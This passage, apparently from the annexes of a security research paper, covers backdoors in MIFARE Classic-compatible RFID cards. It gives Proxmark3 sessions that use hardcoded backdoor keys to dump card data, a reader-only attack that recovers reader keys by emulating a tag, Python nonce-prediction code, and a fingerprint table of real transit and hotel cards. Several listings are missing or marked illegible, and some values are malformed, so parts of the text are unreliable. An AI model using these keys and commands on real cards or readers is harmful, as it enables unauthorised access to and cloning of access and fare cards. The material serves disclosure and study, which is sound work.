[=]  ---+-----+-----+
[=]  0 | 42 0A 53 32 29 88 04 00 44 EE 37 09 30 36 3A 30 | B.S2)...D.7.06:0
```

A.12.6 Darknested attack

On these cards, one can use the old backdoor key for a nested attack, rather than having to use the darkside attack first.

```
[usb] pm3 --> hf mf nested -c 4 -k A31667A8CEC1 --tblk 0 --ta
```

A.12.7 Data Dump on FM11RF32N

On all cards supporting one of the backdoor keys, we can dump the data blocks, as shown on FM11RF08S in Annex A.12.3.

Let's see how much time it takes on a larger FM11RF32N...

```
[usb] pm3 --> hf mf ecfill -c 4 --key 518B3354E760 --4k
[+] Fill ( ok ) in 872 ms
```

Note that if you try by yourself on a FM11RF32N, some of them have been reported to use the following key: 73B9836CF168.

A.12.8 Usage in hf 14a raw

To facilitate some investigations, we added support for the CRYPTO1 protocol in the hf 14a raw command.

```
[usb] pm3 --> hf 14a raw
Sends raw bytes over ISO14443a. With option to use TOPAZ 14a mode.

usage:
  hf 14a raw [-hack3rsrv] [-t <ms>] [-b <dec>] [--ecp] [--mag] [--topaz] [--crypto1] <hex> [<hex>]...

options:
...      --crypto1                  Use crypto1 session
...
examples/notes:
...
  Crypto1 session example, with special auth shortcut 6xxx<key>:
  hf 14a raw --crypto1 -skc 6000FFFFFFFFFFFFFF
  hf 14a raw --crypto1 -kc 3000
  hf 14a raw --crypto1 -kc 6007FFFFFFFFFFFFFF
  hf 14a raw --crypto1 -c 3007
```

As illustrated above, it supports nested authentications as well.

We claimed in Section VII that once authenticated with the backdoor to one sector, we can read all blocks from all sectors. Let's verify it.

```
[usb] pm3 --> hf 14a raw --crypto1 -s3kc 6400A396EFA4E24F
[+] 0A
[usb] pm3 --> hf 14a raw --crypto1 -kc 3000
[+] 1D 17 10 12 08 08 04 00 03 7F 45 03 DB A7 11 90 [ 20 E7 ]
[usb] pm3 --> hf 14a raw --crypto1 -kc 3007
[+] 00 00 00 00 00 00 FF 07 80 69 00 00 00 00 00 [ 3D AE ]
[usb] pm3 --> hf 14a raw --crypto1 -c 3080
[+] A5 5A 3C C3 3C F0 00 00 00 00 00 00 04 08 88 [ 55 E4 ]
```


A.12.9 Usage in hf mf info

We added capability to warn about potentially unknown backdoor keys in the hf mf info command.

This follows the feature built in the Flipper Zero after the initial publication of the paper.

```
[usb] pm3 --> hf mf info

[=] --- ISO14443-a Information -----
[+] UID: A1 3E 49 02
[+] ATQA: 00 04
[+] SAK: 08 [1]

[=] --- Keys Information
[+] loaded 2 user keys
[+] loaded 61 hardcoded keys
[+] Sector 0 key A... FFFFFFFFFF
[+] Sector 0 key B... FFFFFFFFFF
[+] Sector 1 key A... FFFFFFFFFF
[+] Sector 1 key B... FFFFFFFFFF
[+] Backdoor key.... detected but unknown!
[?] Hint: Try `hf mf nested --blk 0 -a -k FFFFFFFFFF --tblk 0 --tc 4`
[+] Block 0..... A13E4902D40804000331E50FC755C290 | .1...U..

[=] --- Fingerprint
[+] Unknown card with backdoor
[=] Please report details!

[=] --- Magic Tag Information
[=] <n/a>

[=] --- PRNG Information
[+] Prng..... weak
```

This is just as illustration. The card referenced here is actually a regular FM11RF08 with the known key.

A.13 Support for Data-First Reader-Only Attack in Proxmark3

A.13.1 Usage

We added the support of reader-only attacks in the particular case when the data is already known and, for the FM11RF08S, the support of nested authentications when the clear n_T is known.

hf mf sim received the following extra options.

Syntax corresponding to commit 7162147.

```
options:
...
-x          Performs the 'reader attack', nr/ar attack against a reader.
-y          Performs the nested 'reader attack'.
            This requires preloading nt & nt_enc in emulator memory. Implies -x.
-e, --emukeys Fill simulator keys from found keys.
            Requires -x or -y. Implies -i.
            Simulation will restart automatically.
--allowkeyb Allow key B even if readable
--allowover Allow auth attempts out of range for selected MIFARE Classic type
```

The last option is to simulate the non-standard behavior of Fudan cards.

A.13.2 Example of First Authentication Reader-Only Attack

A.13.2.1 Phase 1: Fast Data Acquisition on Tag

We proceed with the data dump of the target tag as shown in Annex A.12.3

```
[usb] pm3 --> hf mf ecfill -c 4 --key A396EFA4E24F
[+] Fill ( ok ) in 278 ms
```

A.13.2.2 Phase 2: Attack on Reader

We move to the target reader and simulate the tag, without knowing its keys yet.

```
[usb] pm3 --> hf mf sim --lk -x -e
[=] Note: option -e implies -i
[=] MIFARE 1K | 0 bytes UID n/a
[=] Options [ numreads: 0, flags: 0x0441 ]
[=] Press pm3 button or a key to abort simulation
[#] Enforcing Mifare 1K ATQA/SAK
[#] 4B UID: adc9fc11
[#] ATQA : 00 04
[#] SAK : 08
```

To simulate a reader, we use a second Proxmark3.

On a real reader, all next steps are happening within a couple of seconds.

The reader tries to authenticate the card but it fails as our emulator does not know the corresponding key.

```
[usb] pm3 --> hf mf rdbl --blk 0 -k 835D7593985B
[#] Auth error
```

The reader tries again...

```
[usb] pm3 --> hf mf rdbl --blk 0 -k 835D7593985B
[#] Auth error
```

At this point, our emulator has enough information to recover the key used by the reader. It stops the emulation, recovers the key, injects it in the emulator memory and restarts the emulation.

```
[#] Emulator stopped. Tracing: 1 trace length: 240
[=] Reader is trying authenticate with: Key A, sector 00: [835d7593985b]
[=] Setting Emulator Memory Block 03: [83 5D 75 93 98 5B FF 07 80 69 00 00 00 00 00 00 ]
[#] Enforcing Mifare 1K ATQA/SAK
[#] 4B UID: adc9fc11
```

```
[#] ATQA : 00 04
[#] SAK : 08
```

The reader tries again...

```
[usb] pm3 --> hf mf rdbl --blk 0 -k 835D7593985B
[=] # | sector 00 / 0x00 | ascii
[=] ---+-----+-----+-----+-----+-----+-----+-----+-----+
[=] 0 | AD C9 FC 11 89 08 04 00 03 95 1F 8A 90 A7 2D 90 | .....-
```

A.13.3 Example of Nested Authentication Reader-Only Attack

Usually reader-only attacks cannot handle nested authentications, but thanks to the ability to recover clear nested n_T from FM11RF08S tags, we could add this support to `hf mf sim`.

A.13.3.1 Phase 1: Fast Data Acquisition on Tag

We proceed with the data dump of the target tag, but also the collection of all n_{T_A} , n_{T_B} , $\{n_{T_A}\}$, $\{n_{T_B}\}$, and their encrypted parity.

It is possible thanks to the command introduced in Annex A.3.

```
[usb] pm3 --> hf mf isen --collect_fm11rf08s_with_data -c 4 -k A396EFA4E24F
[+] time: 1748 ms
[+] Saved to json file `~/proxmark3/dumps/hf-mf-ADC9FC11-nonces_with_data.json`
```

The collected data and nonces are also left in the emulator memory, so we can directly proceed with the next step.

A.13.3.2 Phase 2: Attack on Reader

We move to the target reader and simulate the tag, without knowing its keys yet.

```
[usb] pm3 --> hf mf sim --lk -y -e
[=] Note: option -y implies -x
[=] Note: option -e implies -i
[=] MIFARE 1K | 0 bytes UID n/a
[=] Options [ numreads: 0, flags: 0x0c41 ]
[=] Press pm3 button or a key to abort simulation
[#] Enforcing Mifare 1K ATQA/SAK
[#] 4B UID: 00000000
[#] ATQA : 00 04
[#] SAK : 08
```

To simulate a reader, we use a second Proxmark3.

As seen above, the reader tries three times to authenticate with a first key and only the third time our emulation is able to reply correctly. To demonstrate a nested authentication in the next steps, we will use `hf 14a raw --crypto1`.

04 indicates a failure of the authentication and 0A a success.

```
[usb] pm3 --> hf 14a raw --crypto1 -skc 6000835D7593985B
[+] 04
[usb] pm3 --> hf 14a raw --crypto1 -skc 6000835D7593985B
[+] 04
[usb] pm3 --> hf 14a raw --crypto1 -skc 6000835D7593985B
[+] 0A
```

Before the third attempt, the emulator broke the first key.

```
[#] Emulator stopped. Tracing: 1 trace length: 240
[=] Reader is trying authenticate with: Key A, sector 00: [835d7593985b]
[=] Setting Emulator Memory Block 03: [83 5D 75 93 98 5B FF 07 80 69 00 00 00 00 00 00 ]
[#] Enforcing Mifare 1K ATQA/SAK
[#] 4B UID: adc9fc11
[#] ATQA : 00 04
[#] SAK : 08
```

Now the reader tries to perform a nested authentication on another sector, but it fails as we don't know that key yet.

```
[usb] pm3 --> hf 14a raw --crypto1 -kc 60208F5F40BC1483
[+] 04
```

This attempt is enough for the emulator to immediately break the new sector key and restart.

```
[#] Emulator stopped. Tracing: 1  trace length: 176
[=] Reader is trying authenticate with: Key A, sector 08: [8f5f40bc1483]
[=] Setting Emulator Memory Block 35: [8F 5F 40 BC 14 83 FF 07 80 69 00 00 00 00 00 ]
[#] Enforcing Mifare 1K ATQA/SAK
[#] 4B UID: adc9fc11
[#] ATQA  : 00 04
[#] SAK   : 08
```

Now when the reader rediscovers the tag, its first and nested authentications are accepted and the data is delivered.

```
[usb] pm3 --> hf 14a raw --crypto1 -skc 6000835D7593985B
[+] 0A
[usb] pm3 --> hf 14a raw --crypto1 -kc 60208F5F40BC1483
[+] 0A
[usb] pm3 --> hf 14a raw --crypto1 -c 3020
[+] 5F 5F 20 20 20 5F 5F 20 5F 5F 20 20 20 20 20 20 [ 1E C9 ]
```

To investigate the impact of the configured key on n_T , we first test all keys with a single bit and compare the internal 16-bit LFSR state corresponding to the (first half of the) corresponding nonce with the state for key = 0. The column “prev” indicates how much we roll back the LFSR states before comparing them. At first, we don’t roll them back (prev00), cf Listing 22. We observe a triangular pattern of fewer differences (marked with *) for the first keys with bits set on the last part of the key.

Listing 22: Differences in LFSR state

Now if we rollback the LFSR state 32 times, the pattern of fewer differences in Listing 23 appears 32 lines lower, i.e. for the key bits $\ll 32$.

	key bits	nt	rollbk	state bits	diff with key=0
000000000000	000	60C11F37	prev32	1101111100100110
0000000000001	00	60EC9755	prev32	1001110100001001	^ . ^ . ^ . ^ ^ ^
0000000000002	00	C0E9C6B9	prev32	0111010100001100	^ . ^ . ^ . ^ . ^
0000000000004	00100	A0DCF95E	prev32	1010111000111010	^ . ^ . ^ . ^ . ^
0000000000008	0001000	E0FAD3E4	prev32	0011110000011110	^ . ^ . ^ . ^ . ^
0000000000010	00010000	6323CCCE	prev32	0110000111110110	^ . ^ . ^ . ^ . ^
0000000000020	000100000	609B0FF2	prev32	0101101001111000	^ . ^ . ^ . ^ . ^
0000000000040	0001000000	61A95E23	prev32	1100100101011100	. ^ . ^ . ^ . ^
0000000000080	00010000000	61F34EE6	prev32	0100110000000010	^ . ^ . ^ . ^ . ^
000000000100	00100000000	5E5C2042	prev32	1110001000100110	. ^ . ^ . ^ . ^
000000000200	0010000000000	6590F39A	prev32	1101101000100110	. ^ . ^ . ^ . ^
000000000400	00100000000000	7685AE80	prev32	1100100000100110	. ^ . ^ . ^ . ^
000000000800	00100000000000	73D4422D	prev32	1100110100100110	. ^ . ^ . ^ . ^
000000001000	00100000000000	B04337C1	prev32	0010101100100100	^ . ^ . ^ . ^ . ^
000000002000	00100000000000	EA53F21F	prev32	0110101001001000	^ . ^ . ^ . ^ . ^
000000004000	00100000000000	BCA081F1	prev32	0001100000100111	^ . ^ . ^ . ^ . ^
000000008000	00100000000000	D80223BA	prev32	0101000100100101	^ . ^ . ^ . ^ . ^
000000010000	00100000000000	E8A3701A	prev32	1101111100000110	. ^ . ^ . ^ . ^
000000020000	00100000000000	B94FDD5F	prev32	1101111100000010	. ^ . ^ . ^ . ^
000000040000	00100000000000	86AC8F3AA	prev32	1101111100111110	. ^ . ^ . ^ . ^
000000080000	00100000000000	A12C70C	prev32	1101111100001010	. ^ . ^ . ^ . ^
000000100000	00100000000000	B3384CD0	prev32	1101110001100110	. ^ . ^ . ^ . ^
000000200000	00100000000000	7004C16D	prev32	1101111101100110	. ^ . ^ . ^ . ^
000000400000	00100000000000	21D5645C	prev32	1101111000100110	. ^ . ^ . ^ . ^
000000800000	00100000000000	3110BA06	prev32	1101111001100110	. ^ . ^ . ^ . ^
000001000000	00100000000000	5FB461E2	prev32	1101011000000110	. ^ . ^ . ^ . ^
000002000000	00100000000000	8C6C5A69	prev32	1101101110000110	. ^ . ^ . ^ . ^
000004000000	00100000000000	D176094E	prev32	1100111110100110	. ^ . ^ . ^ . ^
000008000000	00100000000000	3DBD4C10	prev32	1100101100000110	. ^ . ^ . ^ . ^
000010000000	00100000000000	4837C915	prev32	1101111100100100	

Listing 23: Differences in LFSR previous states when rolled back 32 times

After some grouping, we managed to tune the rollback per key nibble that reduces all state diffs to a single nibble of the state, as shown in Listing 24. The differences can be grouped into two alternating types of pattern, marked A* and B*.

[illegible]

Listing 24: Grouped differences in LFSR previous states when rolling back states progressively

Actually, these patterns can be extended for all nibble values, cf Listing 25. Further tests modifying several nibbles of the key at once do not create interferences. So nibbles can be treated in isolation and the combination of modifications will be correct. Within a nibble, we did not find a decent way to express the differences, but they can be summarized in Listing 26 in some sort of 4-bit sboxes.

Listing 25: Differences in LFSR previous states when enumerating two nibbles of the key

Listing 26: 4-bit sboxes as helpers to map the diff patterns

The result is a way to predict a nonce for any key, provided a first nonce and the corresponding key.

```
def prev_state(x):
    return (x << 1 | x >> 15) & 0xffff ^ (x >> 1 ^ x >> 2 ^ x >> 4) & 0x100

def next_state(x):
    return (x >> 1 | x << 15) & 0xffff ^ (x >> 3 ^ x >> 4 ^ x >> 6) & 0x80

def predict_nt(nt, key0, key1):
    a = [0, 8, 9, 4, 6, 11, 1, 15, 12, 5, 2, 13, 10, 14, 3, 7]
    b = [0, 13, 1, 14, 4, 10, 15, 7, 5, 3, 8, 6, 9, 2, 12, 11]
    nt16 = nt >> 16
    prev = 14
    # rollback the LFSR 14 times
    for _ in range(prev):
        nt16 = prev_state(nt16)
    odd = True # very odd indeed
    for i in range(0, 6*8, 8):
        if odd:
            nt16 ^= (a[(key0 >> i) & 0xF] ^ (a[(key1 >> i) & 0xF]))
            nt16 ^= (b[(key0 >> i >> 4) & 0xF] ^ (b[(key1 >> i >> 4) & 0xF])) << 4
        else:
            nt16 ^= (b[(key0 >> i) & 0xF] ^ (b[(key1 >> i) & 0xF]))
            nt16 ^= (a[(key0 >> i >> 4) & 0xF] ^ (a[(key1 >> i >> 4) & 0xF])) << 4
        odd ^= 1
    # rollback the LFSR 8 times
    prev += 8
    for _ in range(8):
        nt16 = prev_state(nt16)
    # fast forward the LFSR state back to the initial slot
    for _ in range(prev):
        nt16 = next_state(nt16)
    # extend nT to 32 bits
    nt16_2 = nt16
    for _ in range(16):
        nt16_2 = next_state(nt16_2)
    return (nt16 << 16) + nt16_2
```

Listing 27: Predicting n_T of a key given another n_T and its key

This function is validated on a few tests where we pick two random keys, then over a few random blocks, we set the first key, read and decrypt the nonce, then predict the other key nonce, set the second key and check the actual nonce.

bk	key1	nt1	key2	predicted	actual
22	FF467310CA5E	5D17DB68	1EBED8BB9707:	6CA11170?	6CA11170!
57	FF467310CA5E	9E5E1EF0	1EBED8BB9707:	AFE8D4E8?	AFE8D4E8!
27	FF467310CA5E	442E6F79	1EBED8BB9707:	7598A561?	7598A561!
25	FF467310CA5E	442E6F79	1EBED8BB9707:	7598A561?	7598A561!
12	45E5DF1D29A2	9F348F66	DB1EA8E5588F:	9B68EAEC?	9B68EAEC!
61	45E5DF1D29A2	EC91256B	DB1EA8E5588F:	E8CD40E1?	E8CD40E1!
36	45E5DF1D29A2	9162734D	DB1EA8E5588F:	953E16C7?	953E16C7!
05	45E5DF1D29A2	DC55BEF8	DB1EA8E5588F:	D809DB72?	D809DB72!
31	1D90EAB2955A	9247B89C	122C1C40B1CD:	EF6A5ECE?	EF6A5ECE!
57	1D90EAB2955A	D2707A71	122C1C40B1CD:	AF5D9C23?	AF5D9C23!
43	1D90EAB2955A	A8BE2253	122C1C40B1CD:	D593C401?	D593C401!
60	1D90EAB2955A	0663BFAC	122C1C40B1CD:	7B4E59FE?	7B4E59FE!
45	A014881C0283	EBFE7BA1	CAA77E4E3F31:	31DB4220?	31DB4220!
13	A014881C0283	9EAC4EA7	CAA77E4E3F31:	44897726?	44897726!
07	A014881C0283	DDCD7F39	CAA77E4E3F31:	07E846B8?	07E846B8!
56	A014881C0283	391A2177	CAA77E4E3F31:	E33F18F6?	E33F18F6!

Listing 28: Testing the Python predict_nt() on random keys and blocks

A.15 Metrics of Various MIFARE Classic Cards

Metrics:

- **UID attribution:** Pools of UID are shared among NXP and Infineon. Apparently, Fudan does not seem to care much... ;
- **SAK:** Value of SAK in anticollision. Typically 88 for Infineon cards, 08 for NXP and Fudan cards ;
- **SAK_{b0}:** Value of SAK in block 0. Typically 88 for NXP and Infineon cards, 08 for Fudan cards ;
- **a_{sf}:** Reply to 7-bit short-frame commands. Cards are not supposed to reply at all to other short-frame commands besides REQA and WUPA¹⁵ ;
- **a_{**00} = NAK:** Reply on unsupported commands ****00** may differ. E.g. NXP and Infineon cards reply with a NACK to command **"f000"** while Fudan cards don't reply ;
- **a_{n_R|a_R!}:** On a wrong $\{n_R|a_R\}$, does the card reply with an encrypted NACK? Always? Only when parity is correct, i.e. with a probability of $\frac{1}{256}$? Never? ;
- **a_{{n_R|a_R}p!}:** On a correct $\{n_R|a_R\}$, but with a wrong parity, does the card go on with the authentication? It is not supposed to, but Fudan cards seem to ignore parity errors¹⁶ ;
- **FDT_{n_T}:** The *Frame Delay Time* between reception of an Authentication command and emission of the n_T is an interesting fingerprint. FDT depends on the last transmitted bit value, so we provide the median value ± 32 . Measurements were done with libnfc [31] and a SCM SCL3711. Measurements with a Proxmark3 (commit 7162147) seem to be inaccurate. Values > 4000 are indicative of a CPU performing a MIFARE Classic emulation.
- **Backdoor:** if backdoor commands 64xx-67xx 6Cxx-6Fxx are supported, with which key(s) can we operate them?
- **Read with ACL:** test a READ command after authentication with each of 60xx-6Fxx commands and see which ones are allowing the read command. We both test an ACL FF0780 that allows keyB to be read, which should prevent keyB to be used to read data, and an ACL 7F0788 that prevents keyB to be read, enabling its usage to read data.
 - “✓” indicates when a READ command succeeds;
 - “B” indicates when a READ command succeeds with a specific backdoor key;
 - “X” indicates when a READ command is prevented;
 - “?” indicates an unstable behavior. Typically repeatable but dependent of the previous commands. Possibly unforeseen commands depending on some internal registers not initialized properly;
 - “.” indicates the absence of the corresponding authentication command

Fab and week/year information are provided when available via the Android application “NFC TagInfo by NXP”. UID attribution as well but also with the support of Infineon SLE 66R35R/I datasheet [32].

When several samples are available, we integrated the oldest and newest ones to get an idea of the production period.

To show the diversity of MIFARE Classic variants, we included a few samples of unknown origin at the end of the table.

A few of them have a strange bug. Response to authentication commands against block 32 in the range 6220-6F20 is a never-ending bitstream of ones (7FFFFFFF...). They are annotated with *6x20 bug* in the table.

¹⁵For all cards supporting extra short-frame commands, we could pass the anticollision but they don't support further commands and remain silent. We tested all 1-byte commands **"**"** and 2-byte commands **"**00"**.

¹⁶This explains why when such cards leak NACKs, they do it always and not with the probability of $\frac{1}{256}$.

Sample						Block 0		
UID attr.	SAK	SAK _{b0}	a _{SF}	a _{**00} = NAK	a _{{n_R a_R}[!]}	a _{{n_R a_R}p[!]}	FDT _{n_T}	Backdoor
Read with ACL=7F0788				Read with ACL=FF0780		Remarks		
FM11RF08S 0390 obtained in 2020						A17E4902940804000346D0ADFFB4E390		
Infineon	08	08	∅	00-4f,70-ef	p(NAK) = 0	a _T	1588	A396EFA4E24F
60-6f: ✓✓✓✓ BBBB ✓✓✓✓ BBBB				60-6f: ✓✓✓✓ BBBB ✓✓✓✓ BBBB		advanced verification support		
FM11RF08S 0390 obtained in 2024, COB: VT08						4D19F111B408040003DF20D8EA025690		
NXP	08	08	∅	00-4f,70-ef	p(NAK) = 0	a _T	1588	A396EFA4E24F
60-6f: ✓✓✓✓ BBBB ✓✓✓✓ BBBB				60-6f: ✓✓✓✓ BBBB ✓✓✓✓ BBBB		advanced verification support		
FM11RF08S 0490 obtained in 2024, COB: R						5C467F6306080400040234A21365CA90		
NXP	08	08	∅	00-4f,70-ef	p(NAK) = 0	a _T	1588	A396EFA4E24F
60-6f: ✓✓✓✓ BBBB ✓✓✓✓ BBBB				60-6f: ✓✓✓✓ BBBB ✓✓✓✓ BBBB		advanced verification support		
FM11RF08S 0590 Wristband water park (US), 2025						C7F0DD04EE08040005E4CA730F35B890		
Infineon	08	08	∅	00-4f,70-ef	p(NAK) = 0	a _T	1588	A396EFA4E24F
60-6f: ✓✓✓✓ BBBB ✓✓✓✓ BBBB				60-6f: ✓✓✓✓ BBBB ✓✓✓✓ BBBB		advanced verification support		
FM11RF08S-7B ¹⁷ 1090						1D5FA23A0000030010AD776CAF29BE90		
Fudan	08	∅	∅	00-4f,70-ef	p(NAK) = 0	a _T	1588	A396EFA4E24F
60-6f: ✓✓✓✓ BBBB ✓✓✓✓ BBBB				60-6f: ✓✓✓✓ BBBB ✓✓✓✓ BBBB		advanced verification support		
FM11RF08S 0498 San Lázaro (SP), 2024						313F961D85080400045073AF6EEB5998		
Infineon	08	08	∅	00-4f,70-ef	p(NAK) = 0	a _T	1588	A31667A8CEC1
60-6f: ✓✓✓✓ BBBB ✓✓✓✓ BBBB				60-6f: ✓✓✓✓ BBBB ✓✓✓✓ BBBB		advanced verification support		
FM11RF08S 0598 社区 (CN), 2025						C0133500E608040005ED47996C084098		
NXP	08	08	∅	00-4f,70-ef	p(NAK) = 0	a _T	1588	A31667A8CEC1
60-6f: ✓✓✓✓ BBBB ✓✓✓✓ BBBB				60-6f: ✓✓✓✓ BBBB ✓✓✓✓ BBBB		advanced verification support		
FM11RF08 0391						395760060808040003C78B23D8BEA991		
Infineon	08	08	∅	00-4f,70-ef	p(NAK) = 1	a _T	1588	A396EFA4E24F
60-6f: ✓✓✓✓ BBBB ✓✓✓✓ BBBB				60-6f: ✓✓✓✓ BBBB ✓✓✓✓ BBBB		advanced verification support		
FM11RF08-7B ¹⁸ 101D						1D7B2B1400000100106FC84638457A1D		
Fudan	08	∅	∅	00-4f,70-ef	p(NAK) = 1	a _T	1588	A31667A8CEC1

¹⁷The UID, visible in block 0, is rather peculiar. All samples UIDs we saw have a similar 1Dxxxxxx000003 structure.

¹⁸UID seems to have a 1Dxxxxxx000001 structure.

Sample						Block 0		
UID attr.	SAK	SAK _{b0}	a _{SF}	a _{**00} = NAK	a _{{n_R a_R}!}	a _{{n_R a_R}p!}	FDT _{n_T}	Backdoor
Read with ACL=7F0788				Read with ACL=FF0780		Remarks		
60-6f: ✓✓✓✓ BBBB ✓✓✓✓ BBBB				60-6f: ✓✓✓✓ BBBB ✓✓✓✓ BBBB				
FM11RF08 031D						FA59AA151C08040003B7839D62AD611D		
NXP	08	08	∅	00-4f,70-ef	p(NAK) = 1	a _T	1588	A31667A8CEC1
60-6f: ✓✓✓✓ BBBB ✓✓✓✓ BBBB				60-6f: ✓✓✓✓ BBBB ✓✓✓✓ BBBB				
FM11RF08 021D COB: RJ-FM						D1083C9A7F080400020CA5455DADCD1D		
Infineon	08	08	∅	00-4f,70-ef	p(NAK) = 1	a _T	1588	A31667A8CEC1
60-6f: ✓✓✓✓ BBBB ✓✓✓✓ BBBB				60-6f: ✓✓✓✓ BBBB ✓✓✓✓ BBBB				
FM11RF08 011D COB: RJ-FM						1E846F738608040001AEFE653E81EB1D		
NXP	08	08	∅	00-4f,70-ef	p(NAK) = 1	a _T	1588	A31667A8CEC1
60-6f: ✓✓✓✓ BBBB ✓✓✓✓ BBBB				60-6f: ✓✓✓✓ BBBB ✓✓✓✓ BBBB				
FM11RF08 6269						BCC31B761208040006263646566676869		
NXP	08	08	∅	00-4f,52-55,70-ef	p(NAK) = 1	a _T	1588	A31667A8CEC1
60-6f: ✓✓✓✓ BBBB ✓✓✓✓ BBBB				60-6f: ✓✓✓✓ BBBB ✓✓✓✓ BBBB				
Fudan-based iDTRONICS IDT M1K ?? Hotel card 1k, blk0=iDLKV2\x92						A3D74DFAC3190400069444C4B56320192		
NXP	19	19	∅	00-4f,70-ef	p(NAK) = 1	a _T	1588	A31667A8CEC1
60-6f: ✓✓✓✓ BBBB ✓✓✓✓ BBBB				60-6f: ✓✓✓✓ BBBB ✓✓✓✓ BBBB		Weird MFC 2k SAK		
FM11RF32(M?) 6269 4k, 64 sectors						5276B7940720040006263646566676869		
NXP	20	20	∅	00-4f,70-ef	p(NAK) = 1	a _T	1588	A31667A8CEC1
60-6f: ✓✓✓✓ BBBB ✓✓✓✓ BBBB				60-6f: ✓✓✓✓ BBBB ✓✓✓✓ BBBB		Weird ISO14443-4 SAK ¹⁹		
FM11RF32N 4k, Manuf data: FDS70V01						E30CAF1D5D18020004644533730563031		
ST	18	18	∅	00-4f,70-ef	p(NAK) = 1	a _T	1588	518B3354E760
60-6f: ✓✓✓✓ BBBB ✓✓✓✓ BBBB				60-6f: ✓✓✓✓ BBBB ✓✓✓✓ BBBB				
FM11RF32N 4k, Manuf data: FDS70V01						99A3BB53D218020004644533730563031		
Infineon	18	18	∅	00-4f,70-ef	p(NAK) = 1	a _T	1588	73B9836CF168
60-6f: ✓✓✓✓ BBBB ✓✓✓✓ BBBB				60-6f: ✓✓✓✓ BBBB ✓✓✓✓ BBBB				
FM1208-10 COB: J/F10 and R/F10						CEAA520B3D28040009010150100000000		

¹⁹weird SAK=20 value, as setting its sixth bit means the card is supposed to be compliant to ISO14443-4 and reply to ATS.

Sample						Block 0		
UID attr.	SAK	SAK _{b0}	a _{SF}	a _{**00} = NAK	a _{{n_R a_R}_{p!}}	a _{{n_R a_R}_{p!}}	FDT _{n_T}	Backdoor
Read with ACL=7F0788				Read with ACL=FF0780		Remarks		
NXP	28	28	∅	00-30,34-4f,70-df,e1-ef	p(NAK) = 1	a _T	1588	A31667A8CEC1
60-6f: ✓✓✓✓ BBBB ✓✓✓✓ BBBB				60-6f: ✓✓✓✓ BBBB ✓✓✓✓ BBBB				
FM1216-110						D978B234272804009093560900000000		
Infineon	28	28	∅	∅	p(NAK) = 0	a _T	1588	A31667A8CEC1
60-6f: ✓✓✓✓ BBBB ✓✓✓✓ BBBB				60-6f: ✓✓✓✓ BBBB ✓✓✓✓ BBBB				
FM1216-137						1B0DD112D52804009053B70C00000000		
NXP	28	28	∅	∅	p(NAK) = 0	a _T	1588	A31667A8CEC1
60-6f: ✓✓✓✓ BBBB ✓✓✓✓ BBBB				60-6f: ✓✓✓✓ BBBB ✓✓✓✓ BBBB				
SLE66R35 Tampere Matkakorttia (FI), rev 43?, 1996?						51270200748804004306599E00032096		
Infineon	88	88	0f:0400	00-4f,70-ff	p(NAK) = $\frac{1}{256}$	∅	1972	A31667A8CEC1
60-6f: ✓✓?? BBBB ✓✓?? BBBB				60-6f: ✓✓?? BBBB ✓✓?? BBBB				
SLE66R35 Warszawska Karta Miejska (PL), rev 43?, 2001?						311E99B40288040043328D6800002401		
Infineon	88	88	0f:0400	00-4f,70-ff	p(NAK) = $\frac{1}{256}$	∅	1972	A31667A8CEC1
60-6f: ✓✓?? BBBB ✓✓?? BBBB				60-6f: ✓✓?? BBBB ✓✓?? BBBB				
SLE66R35 Hotel card (FR) rev 43?, 2013?						45524D1C46880400432952FE00060713		
Infineon	88	88	∅	00-4f,70-ff	p(NAK) = $\frac{1}{256}$	∅	1972	A31667A8CEC1
60-6f: ✓✓?? BBBB ✓✓?? BBBB				60-6f: ✓✓?? BBBB ✓✓?? BBBB				
SLE66R35 Kharkov Metro (UA) rev 43?, 2007?						3506877BCF88040043277B1200100607		
Infineon	88	88	∅	00-4f,70-ff	p(NAK) = $\frac{1}{256}$	∅	1972	A31667A8CEC1
60-6f: ✓✓?? BBBB ✓✓?? BBBB				60-6f: ✓✓?? BBBB ✓✓?? BBBB				
SLE66R35 Oyster card, London (UK) rev 43?, 2005?						25907331F7880400432595DE00010805		
Infineon ²⁰	88	88	∅	00-4f,70-ff	p(NAK) = $\frac{1}{256}$	∅	1972	A31667A8CEC1
60-6f: ✓✓?? BBBB ✓✓?? BBBB				60-6f: ✓✓?? BBBB ✓✓?? BBBB				
SLE66CL81TRM4 ov-chipkaart (NL) 4k, 2012? (exp. 06-2017)						B119CC01651802001C00000000000000		
Infineon	18	18	∅	00-2f,31-4f,51-5f,62-df,e1-ff	p(NAK) = 0	∅	4532 ²¹	∅

²⁰NFC TagInfo identifies the UID as NXP but Infineon SLE 66R35R/I datasheet [32] indicates that UIDs x5xxxxxx are Infineon, and this matches our other fingerprinting indicators.

²¹Sometimes 128 additional cycles. Newer cards (2024) with same fingerprint have a stable FDT = 4660.

Sample						Block 0		
UID attr.	SAK	SAK _{b0}	a _{SF}	a _{**00} = NAK	a _{n_R a_R}	a _{{n_R a_R}p!}	FDT _{n_T}	Backdoor
Read with ACL=7F0788				Read with ACL=FF0780		Remarks		
60-6f: ✓✓... ..				60-6f: ✓x... ..		Can read block 0 without auth		
MF1ICS5003 rev 44?, week 14, 1998						927AB91E4F88040044C2770731343938		
NXP ¹³	08	88	0e/6c:0400	00-4f,70-ff	p(NAK) = $\frac{1}{256}$	∅	1972	A31667A8CEC1
60-6f: ✓??? BBBB ✓??? BBBB				60-6f: ✓x?x BBBB ✓x?x BBBB				
MF1ICS5003 rev 44?, week 07, 2000						526258325A88040044EE370930373A30		
NXP ¹³	08	88	0e/6c:0400	00-4f,70-ff	p(NAK) = $\frac{1}{256}$	∅	1972	A31667A8CEC1
60-6f: ✓??? BBBB ✓??? BBBB				60-6f: ✓x?x BBBB ✓x?x BBBB				
MF1ICS5004 rev 45, week 07, 2001						9212FD245988040045889B0430373A31		
NXP ¹³	08	88	0e/6c:0400	00-4f,70-ff	p(NAK) = $\frac{1}{256}$	∅	1972	A31667A8CEC1
60-6f: ✓??? BBBB ✓??? BBBB				60-6f: ✓x?x BBBB ✓x?x BBBB				
MF1ICS5005 rev 46, Fab ICN8, week 26, 2001						02CB3B9F6D8804004628FA0532363031		
NXP ¹³	08	88	0e:0400	00-4f,70-ff	p(NAK) = $\frac{1}{256}$	∅	1972	keyA/keyB
60-6f: ✓??? ✓??? ✓??? ✓???				60-6f: ✓x?x ✓x?x ✓x?x ✓x?x				
MF1ICS5005 rev 46, Fab ICN8, week 10, 2010						63A419E23C88040046BA141849801010		
NXP	08	88	0e:0400	00-4f,70-ff	p(NAK) = $\frac{1}{256}$	∅	1972	keyA/keyB
